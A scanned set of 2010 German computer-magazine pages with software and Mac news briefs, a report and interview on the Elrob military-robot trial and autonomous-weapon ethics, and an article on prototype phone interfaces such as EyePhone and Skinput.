Um die Nutzer nicht weiter zu verwirren, sollen sich die Privatsphäre-Einstellungen nicht mehr so oft wie zuletzt ändern. Wenn Facebook neue Funktionen herausbringt, will sich das Unternehmen bei deren Datenschutz-

einstellungen künftig an den bisherigen Vorgaben des Benutzers orientieren.


Datenschützern gehen die neuen Einstellungen nicht weit genug. So bemängelt die Electronic Frontier Foundation, dass die Freundesliste auch mit den neuen Optionen für alle Applikationen sichtbar bleibt. Die Bürgerrechtler raten zu wesentlich schärferen Einstellungen. Überhaupt nicht Einfluss nehmen kann der Benutzer auf Social Plugins, mit denen Facebook die Besuche seiner Benutzer auf anderen Websites mitverfolgen kann (siehe c't 11/10, S. 34). (jo)

[www.ct.de/1013045](http://www.ct.de/1013045)

## Fotoshow-Software verbessert

AquaSoft DiaShow 7.5 erhält eine überarbeitete Timeline. Änderungen an Objektreihenfolge, Zoomfahrten oder der Anzeigegröße sollen sich unmittelbar auswirken und vollständig rückgängig machen lassen. Verschobene Fotos sucht das Programm automatisch anhand von Informationen über Dateidatum und

-größe auf der Festplatte. Hilfe und Handbuch sind nicht mehr Bestandteil des Installationspakets, sondern werden bei Bedarf aus dem Netz geladen oder aktualisiert. Diashow 7.5 Ultimate kostet 70 Euro; eine abgespeckte Version ohne DVD-Authoring und HDTV-Export ist für 40 Euro zu haben. (akr)



In der Timeline von AquaSoft DiaShow 7.5 wirken sich Änderungen ohne Verzögerung aus.

## Firmensoftware mit Cloud-Anschluss

Microsofts Anwendung für mittelständische Unternehmen, Dynamics NAV, baut in Version 2009 R2 auf die hauseigene App-V-Anwendungsvirtualisierung. Das soll Anwendern insbesondere die Integration ihrer lokalen Client-Programme erleichtern. Auch mit rollenspezifischen Nutzerkonten will Microsoft seine Kunden motivieren, etwaige Systemerweiterungen per Cloud-Computing zu realisieren und

nicht wie bisher durch den Ausbau lokaler Server. Im Übrigen verspricht die neue Version Unterstützung für die Jump Lists von Windows 7, eine serienmäßige Verzahnung mit Dynamics CRM und mit Online-Bezahlsystemen. Vergleiche von Geschäftszahlen sollen sich unter dem Schlagwort Treemap Visualisation spontan darstellen lassen. Im vierten Quartal will Microsoft das Paket ausliefern. (hps)

## Foto- und Videorettung

Recover my Photos 4 soll Dateien dank neuer Engine zuverlässiger wiederherstellen als die Vorgängerversion. Zusätzlich zu Standardformaten findet sie die Videos in MTS, M2TS und HDTV sowie Raw-Fotos der Formate RAW, CRW, CR2, NEF und ORF. Außerdem verspricht sie, Dateien auf dem HFS-Dateisystem von Mac OS X wiederherzustellen und verloren gegangene Sessions auf

CDs oder DVDs sowie Dateien auf RAID-Systemen aufzuspüren. Die Testversion sortiert gefundene Dateien wahlweise nach Name, Typ oder Datum; einen Lizenzschlüssel muss man erst zum Wiederherstellen kaufen. Version 4 schreibt nun auch direkt auf CD oder DVD. Leere und große Dateien lassen sich auf Wunsch überspringen. Recover my Photos kostet 40 Euro. (akr)

## Microsoft verkauft Expression Media

Der Foto-Software- und Kamera-Hersteller Phase One hat die Medienverwaltung Expression Media übernommen. Erst 2006 hatte Microsoft die Bilddatenbank-Software von iView Multimedia gekauft und die damals gleichnamige Software umbenannt, allerdings kaum weiterentwickelt. Der Raw-Konverter Capture One könnte damit das

verglichen mit Konkurrenten wie Apple Aperture und Adobe Photoshop Lightroom noch fehlende Modul zur Verwaltung des Fotobestandes erhalten. Besitzer von Capture One 5 bekommen bis Ende Juni eine Lizenz für Expression Media 2 kostenlos und umgekehrt. Beide Programme sind für Windows und Mac OS X erhältlich. (akr)

## Webdienst für Zusammenarbeit

Teamspace gleicht im Internet gespeicherte Kontaktlisten und Kalendereinträge mit Outlook und Thunderbird sowie Blackberrys, Geräten mit Windows Mobile oder SyncML-Unterstützung ab. iPhone-Besitzer können vorläufig nur Kontakte synchronisieren, den Kalenderabgleich hat der Hersteller für Juni ange-

kündigt. Teamspace tauscht die Adressdaten zusätzlich mit den Adressbüchern von Mac OS X, Google und Yahoo aus. Die Standardversion des Webdienstes kostet ab 12,90 Euro pro Monat und Team, die Light-Version ohne 1 GByte Online-Dateispeicher ist für monatlich 5,90 Euro pro Team zu haben. (pek)

## Homebanking einsteigerfreundlich

Dem Finanzpaket Quicken 2011 gibt der Hersteller Lexware übersichtlichere Bildschirmmasken und Berichte sowie Videoclips für Einsteiger mit. Übersichten für Bankkonten und interne Geldtöpfe, die Quicken als Kategorien bezeichnet, sollen sich neuerdings nach Oberbegriffen filtern und als Listen betrachten lassen. Detailliertere Analysen, etwa nach Zahlungsempfängern, offeriert das Programm auf Wunsch als Minireports im Kon-

tenblatt. Zusätzlich zu den Funktionen der Standardversion für 50 Euro beherrscht Quicken Deluxe zu 75 Euro auch Gehaltsberechnungen sowie die Verwaltung von Wertgegenständen, und für 100 Euro kann man mit der Ausgabe Home&Business in einem Kleinbetrieb obendrein offene Forderungen, Steuern und Abschreibungen überwachen. Updates von der Vorversion kosten jeweils 80 Prozent des Neupreises. (hps)



Quicken 2011 erleichtert Einsteigern das Homebanking durch Video-Tutorials.

## Windows SDK für .NET 4.0

Microsoft hat das Windows SDK um Werkzeuge, Header und Bibliotheken erweitert, die es kompatibel zum .NET Framework 4.0 und zu Visual Studio 2010 machen. Programme lassen sich damit unter und für Windows 7, Vista und XP mit SP3 sowie Server 2008 R2, 2008 und 2003 R2 entwickeln. Mit knapp 600 MByte ist es deutlich kleiner aus-

gefallen als sein Vorgänger, was aber vor allem daran liegt, dass das Hilfesystem jetzt dasselbe ist wie im Visual Studio 2010: Es bringt keinen eigenen Viewer mit, sondern benutzt den Browser und lädt Inhalte erst bei Bedarf von Microsofts Webservern nach. Wer Hilfe-Inhalte offline lesen will, muss sie zusätzlich installieren.

Im neuen SDK enthalten ist die Kommandozeilenversion desselben C++-Compilers, der auch in Visual Studio 2010 zum Einsatz kommt. Er soll sowohl den Quelltext schneller übersetzen als auch performanteren Code liefern als bisher. MSBuild kann jetzt Projektdateien aus Visual Studio 2010 von der Kommandozeile aus übersetzen.

Das Windows SDK steht zum kostenlosen Download für die Plattformen x86, x64 und IA64 (Itanium) bereit (siehe Link). Anwender können zwischen kompletten ISO-Images und einem Web-Setup wählen, das nur die zur Installation ausgewählten Komponenten herunterlädt. (hos)

[www.ct.de/1013047](http://www.ct.de/1013047)

## Robotics Studio gratis für alle

Mit dem Erscheinen von Version 2008 R3 des Robotics Developer Studio (RDS) hat Microsoft die Trennung in die bislang üblichen drei Ausgaben aufgehoben und stellt nur noch eine Version zum Download bereit – und die ist für alle kostenlos. In dem Komplettpaket sind auch die früher den kommerziellen und akademischen Lizenzen vorbehaltenen Laufzeitumgebungen enthalten: die Concurrency and Coordination Runtime (CCR) für Nebenläufigkeit und Koordination sowie die Decentralized Software Services (DSS) für verteilte Softwaredienste. Als Neuheiten von Version R3 erwähnt Microsoft die Unterstützung für Visual Studio 2010 und zwei neue Umgebungen für den integrierten Simulator: ein mehrstöckiges Haus und eine Fabrik.

Im Robotics Developer Studio können Forscher, Hobby-Roboter und professionelle Entwickler eigenen Steuercode für verschiedenste Roboterarchitekturen und Hardwarekomponenten entwickeln. Die Hard- und Software-Bestandteile der Maschinen modelliert man dabei als Services. RDS ist als erweiterbare Plattform konzipiert, in die beliebig weitere Robotermodelle, Dienste, Programmbibliotheken und Programmiersprachen eingebunden werden können.

Mit der Aufgabe der kommerziellen RDS-Versionen hofft Microsoft einerseits, noch mehr Hobby-Entwickler als bisher für seine Plattform begeistern zu können. Andererseits werde RDS nun auch für Roboter interessant, die auf einen breiten Consumer-Markt zielen. Hier seien bislang die Software-Kosten bestimmender für den Endverbraucherpreis als die für die Hardware. (pek)

Anzeige



Hans-Arthur Marsiske

# Kleine Schritte

## Elrob 2010: Leistungsschau der Militärroboter

**Gravierende technologische Durchbrüche blieben aus bei der diesjährigen Elrob (European Land-robot Trial). Nach wie vor fehlt es insbesondere den autonom agierenden Robotern an der nötigen Robustheit. Um dem abzuhelpen, hätten Wirtschaft wie Forschungsinstitute eigentlich gerne mehr Forschungsgelder. Aber auch daran fehlt es.**

**M**obilität ist derzeit kein beherrschendes Thema in der Militärrobotik. Das machte die diesjährige Elrob (European Land-robot Trial) auf dem Übungsgelände der Bundeswehr bei Hammelburg gleich zu Beginn deutlich: Die unterschiedlichen Geländetypen, die für die Eröffnungszereemonie vor der Zuschauertribüne angelegt worden waren, konnten allenfalls einige Forschungsplattformen von Universitäten erschrecken, nicht aber ausgereifte Systeme kommerzieller Anbieter wie den PackBot von iRobot oder den Telemax von Telerob. Solche Roboter fahren munter über Geröll, durch Sand und Pfützen, bewältigen mühelos Treppen und kommen auch durch enge Betonröhren.

Telemax, der als einer der weltweit besten Telemanipulatoren seiner Größenklasse gilt, ist optimiert für die Suche nach Bomben und deren Entschärfung vor Ort. Er ist klein genug,

um durch die Passagierkabine eines Flugzeugs fahren zu können, kann aber auch die Gepäckablage über den Sitzen untersuchen, indem er den Arm ganz ausfährt und seine vier Antriebsketten herunterklappt, als würde er sich auf die Zehenspitzen stellen. Der Roboter war denn auch der Star der seit 2006 alljährlich mit abwechselnd militärischer und ziviler Ausrichtung veranstalteten Leistungsschau, wenn es darum ging, Gelände oder Gebäude detailliert auf verdächtige Gegenstände zu durchsuchen.

Aber Telemax ist dumm. Er braucht einen menschlichen Operator, der ihm jeden Handlungsschritt vorgibt. Bei Aufklärungsmissionen über größere Distanzen mit instabiler Funkverbindung stößt der Roboter daher an seine Grenzen. Versuche, ihn bei der Elrob mithilfe eines vier Kilometer langen Lichtwellenleiters zu steuern, der auf der Fahrt ins Zielgebiet abgespult wurde, schlugen fehl:

Beim Wenden vor Hindernissen wurde das Kabel regelmäßig zerstört.

### Autonomie

Die autonome oder teilautonome Navigation ist nach wie vor die Domäne der Universitäten. Neben der Universität der Bundeswehr München, die diesmal außer Konkurrenz teilnahm, hatte sich in den vergangenen Jahren insbesondere das Team der Universität Hannover in dieser Disziplin hervor getan. Des sen Fahrzeug „Hanna“ orientiert sich an GPS-Wegpunkten, die ihm vom Operator vorgegeben werden, und findet den Weg zum jeweils nächsten Wegpunkt mithilfe von Kameras und Laserscannern. Für die Steuerung reicht eine Funkverbindung mit sehr niedriger Bandbreite.

Massive Probleme mit der Hardware hinderten allerdings diesmal die Hannoveraner wie auch andere Universitätsteams

dar an, den in den vergangenen Jahren erreichten Leistungsstand deutlich zu übertreffen. Mit den in diesem Jahr erstmals vergebenen Innovationspreisen wurden denn auch ausdrücklich nicht nur die aktuellen, sondern die kontinuierlich erbrachten Leistungen gewürdigt. Neben der Universität Hannover und der Telerob GmbH zählten die Universität Siegen, die Firma MacroUSA und die Organisatoren der diesjährigen Elrob zu den Preisträgern.

Dennoch ist die weitere Marschrichtung klar: Telemax müsste sich mit Hanna zusammentun. Der Roboter würde problemlos auf die Ladefläche des Kawasaki Mule passen. Er bräuchte lediglich eine Rampe, über die er nach Erreichen des Zielgebiets herunterfahren kann. Weil Telemax auf Fernsteuerung angewiesen ist, müsste aber vorher eine ausreichend stabile Funkverbindung hergestellt werden. Eine Lösung hierfür zeichnet sich beim Team der Universität Siegen ab. Hier arbeiten die Wissenschaftler daran, von ihrem Fahrzeug „Amor“ einen Quadroptopter automatisch aufsteigen zu lassen, der das Gelände aus der Luft beobachten, aber auch als Funkrelais dienen kann. Bei der Elrob war die Landeprozedur noch nicht fertig, sodass das System nicht im Einsatz beobachtet werden konnte.

Gleichwohl ist der Ansatz richtungweisend, denn er erleichtert nicht nur den Einsatz eines ferngesteuerten Roboters für die Detailaufklärung, sondern ermöglicht unter Umständen überhaupt



**Fürchtet weder Treppen noch Matsch oder Geröll: Telemax von der Telerob GmbH war einer der Gewinner der erstmals bei der militärischen Elrob vergebenen Innovationspreise.**



**Das Fahrzeug „Hanna“ von der Universität Hannover könnte problemlos einen Roboter wie den Telemax auf der Ladefläche transportieren.**





**Der Roboter „Amor“ von der Universität Siegen hat einen Quadrocopter an Bord, konnte ihn bei der diesjährigen Elrob aber noch nicht fliegen lassen.**

erst die Übermittlung der Aufklärungsdaten. „Selbst wenn ich ein autonomes Fahrzeug habe, das ein Gelände erkundet, wie kriege ich dann die erhobenen Daten zum Menschen?“, gibt Elrob-Leiter Frank Schneider vom Fraunhofer-Institut für Kommunikation, Informationsverarbeitung und Ergonomie (FKIE) zu bedenken. „Mit der Autonomie allein, so wichtig sie ist, ist es nicht getan. Wir brauchen auch intelligente Kommunikationslösungen.“

Insgesamt herrschte in diesem Jahr insbesondere bei den teilnehmenden Universitäts-Teams eine eher gedämpfte Stimmung. Klaus-Dieter Kuhnert von der Universität Siegen vermisste auf Seiten der Veranstalter eine klare Ansage, in welche Richtung die technologische Entwicklung eigentlich gehen soll. Am liebsten wäre den Universitäten eine solche Ansage sicherlich in Gestalt von Forschungsgeldern. Doch die Möglichkeiten, über eine Leistungsschau wie die Elrob Drittmittel für die Forschung einzuwerben, sind deutlich geringer geworden. Projekte, wie die von der Universität Kaiserslautern entwickelte Erkennung von Wasserflächen mit passiven Sensoren, die vom Bundesamt für Wehrtechnik und Beschaffung gefördert wurde, sind eher die Ausnahme.

## Wegweiser

Schneider hofft, dass sich die Situation schon bald bessern könnte. Das siebte Forschungsrahmenprogramm der EU sehe durchaus Möglichkeiten vor, Veranstaltungen wie die Elrob mit mehr Geld zu unterfüttern, zumindest deren zivile Variante. In

einem Jahr wird sich das überprüfen lassen: Vom 20. bis 24. Juni 2011 soll in Belgien die sechste Elrob ausgetragen werden, dann wieder mit ziviler Ausrichtung auf Roboter, die sich bei Rettungseinsätzen in Katastrophengebieten bewähren müssen. Vorerst jedenfalls zieht der Elrob-Leiter im Gespräch mit c't ein zufriedenes Resümee der diesjährigen Roboterleistungsschau.



**Elrob-Leiter Frank Schneider vom Fraunhofer-Institut für Kommunikation, Informationsverarbeitung und Ergonomie: „Autonom feuern Roboter darf es nicht geben.“**

*c't: Herr Schneider, die Entwicklung der Technologie durch die Teams bei der Elrob ist eine Sache. Aber der Wettbewerb selbst hat sich auch entwickelt.*

**Frank Schneider:** Damit bin ich hoch zufrieden. Insbesondere die vermehrte Einführung von Standards im Regelwerk war ein wichtiger Schritt. Dadurch schaffen wir eine gewisse Harmonisie-

rung, die die Entwicklung in Richtung größerer Autonomie der Roboter unterstützt. So dürfte die zunehmende Standardisierung der Kommunikation dazu führen, dass wir in zwei oder drei Jahren mit einer Kontrollstation des Teilnehmers X dem Fahrzeug des Teilnehmers Y einen Auftrag erteilen können.

*c't: Das heißt, es wäre denkbar, dass etwa das Fahrzeug der Universität Hannover den Roboter Telemax ins Zielgebiet bringt und beim Erreichen des Ziels ein Quadrocopter der Universität Siegen aufsteigt, um die Funkverbindung zum Telemax für die Nahauflklärung herzustellen?*

**Schneider:** Das ist nicht nur denkbar, sondern genau da wollen wir hin. Wir sehen es als eins der größten Mankos, dass es bisher noch keine tragfähigen Kooperationen zwischen der Industrie und den Universitätsteams gibt. Durch die Standardisierung wollen wir solche industriell-akademischen Kooperationen erleichtern. Kooperationen zwischen verschiedenen Universitäten dürften dagegen schwieriger zu realisieren sein, weil die methodischen Ansätze häufig zu unterschiedlich sind.

*c't: Gleich nach der Elrob haben Sie sich auf der Londoner Konferenz „Military Robotics“ in einem Vortrag mit der Frage beschäftigt, wie Militärroboter in drei Jahren aussehen könnten.*

**Schneider:** Da waren sich alle Konferenzteilnehmer ziemlich einig: Das wird im Wesentlichen eine Kamera auf Rädern sein, mit der man in Gebäude oder um Gebäudeecken herum gucken kann oder mit der man an Kontrollpunkten verdächtige Fahrzeuge untersucht. Der Trend wird aber sicherlich weggehen vom Einsatz teurer Systeme wie Packbot oder Talon für die gezielte Auslösung von Sprengsätzen. Das geht auch mit billigeren, ferngesteuerten Robotern.

*c't: Roboter mit autonomen Funktionen, wie sie jetzt bei der Elrob getestet werden, sehen Sie in drei Jahren noch nicht im Einsatz?*

**Schneider:** Doch, bei der Aufklärung möglicherweise kontaminierter Gebiete werden wir erste Ansätze dazu sehen. Da kommt es nicht so sehr auf bildgebende

Verfahren an, sondern auf chemische Sensoren und Strahlungsdetektoren. Deren Daten sind bei Weitem nicht so komplex. Und die Navigation der Fahrzeuge wird sicherlich zumindest semi-autonom erfolgen.

*c't: Zwei Vorträge auf der Londoner Konferenz beschäftigten sich mit ethischen Fragen. Worum ging es da?*

**Schneider:** Im Zentrum steht die Frage nach dem autonomen Waffeneinsatz. Und alle, bis hin zum US-Brigadegeneral, waren sich einig: Autonom feuern Roboter darf es nicht geben. Es wird immer ein Mensch auf den Knopf drücken. Doch damit ergeben sich andere Fragen: Wer ist verantwortlich, wenn es schiefgeht? Der Programmierer? Der Knopfdrücker? Sein Vorgesetzter? Oder derjenige, der das System entwickelt hat? Darüber haben die Militärvertreter sehr rege diskutiert. Die Konferenzteilnehmer aus der Industrie dagegen haben sich aus der Debatte komplett herausgehalten. Dabei stellen sich die Fragen ganz ähnlich im zivilen Bereich, etwa beim Versagen eines Fahrerassistenzsystems.

*c't: Können solche Diskussionen die technologische Entwicklung überhaupt beeinflussen?*

**Schneider:** Ein bisschen bizarr war die Diskussion tatsächlich, weil sie sich weitgehend auf Landroboter beschränkte. Roboter, die zur See und in der Luft eingesetzt werden, sind aber heute schon bewaffnet.

*c't: Die Roadmaps des US-Verteidigungsministeriums rechnen ab Mitte der 30er-Jahre mit luftkampffähigen Flugrobotern, die ihre Waffen autonom feuern, weil es bei den erforderlichen Reaktionszeiten gar nicht anders geht.*

**Schneider:** Autonom feuern Roboter gibt es heute schon, denken Sie an das Aegis-Kampfsystem der US Navy. Oder die Raketen zur Bekämpfung feindlicher Radarstationen, auf die Dr. Jürgen Altmann von der TU Dortmund in seinem Vortrag hinwies: Auch die steuern sich autonom ins Ziel. Also, da ist noch dringender Diskussionsbedarf. Auf Seiten des Militärs erlebe ich aber auch eine große Bereitschaft und Offenheit dazu. (jk)

Anzeige

Anzeige

## Schnellere Virtualisierer

Mit Version 3.1 von VMware Fusion sollen virtuelle Maschinen – das sind quasi PCs aus Software – bis zu 35 Prozent schneller werden, beispielsweise beim Programmstart, Scrollen, Aufwachen aus dem Ruhezustand und bei Festplattenzugriffen. Bei 3D-Grafik, etwa in Spielen, verspricht VMware dank Unterstützung von OpenGL 2.1 und DirectX 9.0c Shader Model 3 sogar eine Verbesserung um den Faktor 5. Die maximale Größe virtueller Festplatten ist von 950 GByte auf 2 TByte gewachsen, 8-Wege-SMP (Symmetrisches Multiprocessing) wird nun ebenfalls unterstützt. VMware bietet die Software in seinem Online-Shop für 70 Euro an. Für Anwender der Version 3 ist das Update kostenlos.

Die auf den ersten Blick größte Neuerung des kostenlosen VirtualBox 3.2 ist die Möglichkeit,

neben Windows und Linux auch Mac OS X in einer virtuellen Maschine zu betreiben. Wie bei den kommerziellen Wettbewerbern funktioniert das nur auf Apple-Hardware, anders als diese akzeptiert VirtualBox auch ein Desktop-Mac-OS-X als Gast-Betriebssystem. Aktuelle Intel-Prozessoren (Core i5 und i7 sowie Xeon 5600) werden nun unterstützt. Größere Speicherseiten sollen ebenso das Tempo erhöhen wie das in den Hypervisor verlegte Netzsubsystem sowie der asynchrone Festplattenbetrieb.

Eine Technik namens „Page Fusion“ entfernt doppelte Speicherblöcke aus gleichzeitig laufenden virtuellen Maschinen, bisher jedoch erst für Windows-Gastsysteme. Sie untersucht dynamisch geladene Bibliotheken (DLLs) auf Dubletten und entfernt diese. (adb)

## Apple ist mehr wert als Microsoft

Apples Börsenwert hat Ende Mai den von Microsoft überstiegen und liegt nun in der Liste aller Unternehmen auf Platz zwei hinter dem Öl-Multi ExxonMobil. Bei 906 795 000 kursierenden Apple-Aktien hatte sich die Markt-

kapitalisierung auf 221 Milliarden Dollar erhöht. Microsoft war 219 Milliarden wert, der Internet-Riese Google gut 150 Milliarden Dollar. Apple ist damit derzeit das teuerste Technologieunternehmen der Welt. (jes)

## Steve Jobs eröffnet WWDC

Steve Jobs wird am 7. Juni um 19 Uhr deutscher Zeit die Worldwide Developers Conference (WWDC) eröffnen, die bis 11. Juni in San Francisco stattfindet. Vermutlich wird er die nächste iPhone-Generation vorstellen.

In das kommende iPhone OS 4, welches im Herbst erschei-

nen soll, können die über 5000 zur WWDC angemeldeten Entwickler bereits in zahlreichen Workshops Einblick nehmen, darunter sind auch solche zu Apples neuer Anzeigenplattform iAd. Die Eintrittskarten waren bereits acht Tage nach Verkaufsstart vergriffen. (adb)

## Mac schreibt NTFS

Paragon NTFS für Mac OS X erlaubt es ab der OS-Version 10.4.6, mit vollen Schreib- und Leserechten auf Laufwerke mit dem Windows-Dateisystem NTFS zuzugreifen. Version 8 des Treibers arbeitet unter Mac OS X 10.6 (Snow Leopard) auch mit dem 64-Bit-Kernel zusammen. Laut Paragon haben die Entwickler die Übertragungsgeschwindigkeit gesteigert, sie soll auf Höhe der Apple-Treiber für das eigene Dateisystem HFS+ liegen.

Teil des Pakets ist ferner das Modul „HFS+ für Windows“, welches den Lesezugriff auf Mac-Festplatten unter Windows ermöglicht, etwa auf einer Boot-Camp-Partition. Solch einen Treiber liefert Apple erst seit Snow-Leopard (10.6) auf DVD mit.


Paragon NTFS kostet 30 Euro. Besitzer der Vorversion erhalten 50 Prozent Rabatt. Zum Ausprobieren gibt es eine 30 Tage lauffähige Demoversion. (adb)

[www.ct.de/1013052](http://www.ct.de/1013052)

## Live-TV vom Mac aufs iPad

Elgatos Fernsehsoftware EyeTV kann nun Live-TV nicht nur auf iPhone und iPod touch, sondern ebenso auf das iPad streamen. Auf dem Mobilgerät muss die vier Euro teure EyeTV-App laufen. Außerdem exportiert das Programm Aufnahmen jetzt auch in iPad-

Auflösung. EyeTV kostet 80 Euro und benötigt Mac OS X ab 10.5.8 sowie für das Streamen einen Intel-Prozessor. Das Update auf Version 3.4 ist kostenlos. Künftige Ausgaben von EyeTV sollen nur noch auf Intel-Macs laufen, kündigte Elgato an. (jes)



EyeTV streamt Live-TV jetzt auch auf das iPad.

## SO-DIMMs mit 4 GByte

Newer Technology bietet RAM-Bausteine mit 4 GByte Kapazität an, die das Unternehmen in Apple-Rechnern der Reihen MacBook, MacBook Pro, Mac mini und iMac getestet hat. Für das MacBook und den mini gibt Apple nur eine mögliche Gesamtkapazität von 4 GByte an, Newer

verspricht 8 GByte. Das Aufrüsten eines neuen MacBook Pro auf 8 GByte RAM kostet im Apple Store mit 160 Euro etwas weniger als zwei Riegel von Newer (Stückpreis 135 US-Dollar, etwa 112 Euro), dafür kann man beim Nachrüsten die übrigenbleibenden Zwei-GByte-Module behalten. (jes)



## Mac-Notizen

Apple hat ein **Boot-Camp-Update** für das neue MacBook Pro 13" veröffentlicht. Es soll unter Windows die Tonausgabe über den Kopfhörerausgang und die Funktion des Helligkeitsreglers verbessern. Das Update liegt getrennt für 32- und 64-bittige Windows-Versionen vor.

Apple hat in Deutschland die **Preise erhöht**. Sämtliche Macs außer dem Pro, dem mini-Ser- ver sowie dem Xserve sind 14 bis 17 Euro teurer. Der Grund ist die hiesige Urheberrechts-

pauschale auf PCs. In Österreich verteuerten sich die Rechner nicht.

Auf der kürzlich für den Mac vorgestellten Spiele-Plattform Steam hat Valve den Ego-Shooter **Half-Life 2** (zum Angebotspreis von 7 Euro) veröffentlicht – fast sechs Jahre nach dem Windows-Start. In seinem Blog gibt Valve den Anteil der Mac-Anwender unter seinen Kunden mit über elf Prozent an.

[www.ct.de/1013052](http://www.ct.de/1013052)



Peter König

# Telefonieren mit Körpereinsatz

## Prototypen für neue Bedienschnittstellen

**Icons per Blick auswählen, den eigenen Unterarm als Touchscreen benutzen oder einfach mit den Händen in die Luft zeichnen – all das funktioniert bereits, zumindest unter Laborbedingungen.**

**W**ährend man im Alltag sein Mobiltelefon per Touchscreen oder oft noch ganz konventionell über Tasten bedient, denken die Forscher weltweit längst über neue Wege der Mensch-Maschine-Interaktion nach. Beim Prototyp namens EyePhone, den ein Team um Professor Andrew Campbell am Dartmouth College in Hanover (New Hampshire, USA) entwickelt hat, genügt beispielsweise ein Blick zur Auswahl eines Programm-Icons auf dem Telefonbildschirm; geklickt wird anschließend durch Zinkern. Das für den Prototyp verwendete Smartphone besitzt eine Kamera neben dem Display, die das Gesicht des Nutzers aufnimmt. Die Software muss für jeden individuellen Anwender darauf trainiert werden, eines seiner Augen unter verschiedenen Lichtbedingungen und Blickwinkeln zu erkennen. Die Blickrichtung wird dabei (noch) nicht ausgewertet; statt dessen zerlegt EyePhone das Kamerabild in neun Felder, die den Icons eines speziellen Menüs zugeordnet sind. Dann versucht sie festzustellen, in welchem Feld das Auge aktuell zu sehen ist. Zur Auswahl muss der Nutzer das Gerät deshalb leicht verschieben oder schwenken.

Andere Forscher wollen Input und Output gleich ganz vom ei-

gentlichen Mobiltelefon oder Rechner trennen. Beim Projekt Skinput, einer Kooperation von Chris Harrison von der Carnegie Mellon University in Pittsburgh (Pennsylvania, USA) mit Desney Tan und Dan Morris von Microsoft Research, misst eine Sensormanschette, die man in der Nähe des Ellenbogens trägt, die Erschütterungen, die durch Tippen auf unterschiedliche Stellen des Unterarms oder der Hand entstehen. Der Prototyp ist in der Lage, beispielsweise zehn verschiedene festgelegte Tipp-Positionen auf dem Unterarm mit einer Genauigkeit von über 80 Prozent zu erkennen. Kombiniert man Skinput mit einem Minibeamer, verwandelt sich die eigene Haut vom Touchpad in einen Touchscreen, sodass man beispielsweise Telefonnummern durch Tippen in die Handfläche wählen kann. Diese Idee an sich ist nicht neu – mit einem ähnlichen Szenario sorgte Anfang vergangenen Jahres der MIT-Prototyp SixthSense für Aufmerksamkeit. Dieser arbeitet allerdings nicht mit Vibrationssensoren, sondern verarbeitet Live-Bilder von einer Webcam, die Gesten des Nutzers verfolgt. Für eine zuverlässigere Bewegungserkennung muss der Anwender bunte Kappen auf den Fingern tragen.




Bild: Dartmouth College, Hanover, NH



**Bei EyePhone wählt man die Icons eines speziellen Menüs per Blick aus und klickt sie durch Blinzeln an.**

Für Gesten interessieren sich auch Sean Gustafson, Patrick Baudisch und Daniel Bierwirth vom Hasso Plattner Institut an der Uni Potsdam. Ihr Ziel ist allerdings nicht, ein Telefon über Winke zu steuern, sie wollen vielmehr den Gesprächspartnern ein „Imaginary Interface“ zur Verfügung stellen, das ungefähr so arbeitet wie ein vorgestelltes Touchpad: Eine Hand formt ein L und legt damit das Koordinatensystem und den Rand einer vorgestellten Fläche fest, auf die man mit der anderen Hand in die Luft zeichnet.

Eine an die Brust geheftete kleine Videokamera nimmt dabei die Positionen beider Hände auf. Dank etwas Bildverarbeitung bekommt der andere Gesprächspartner die imaginär gezeichnete Form oder Kurve auf seinem Display grafisch dargestellt.

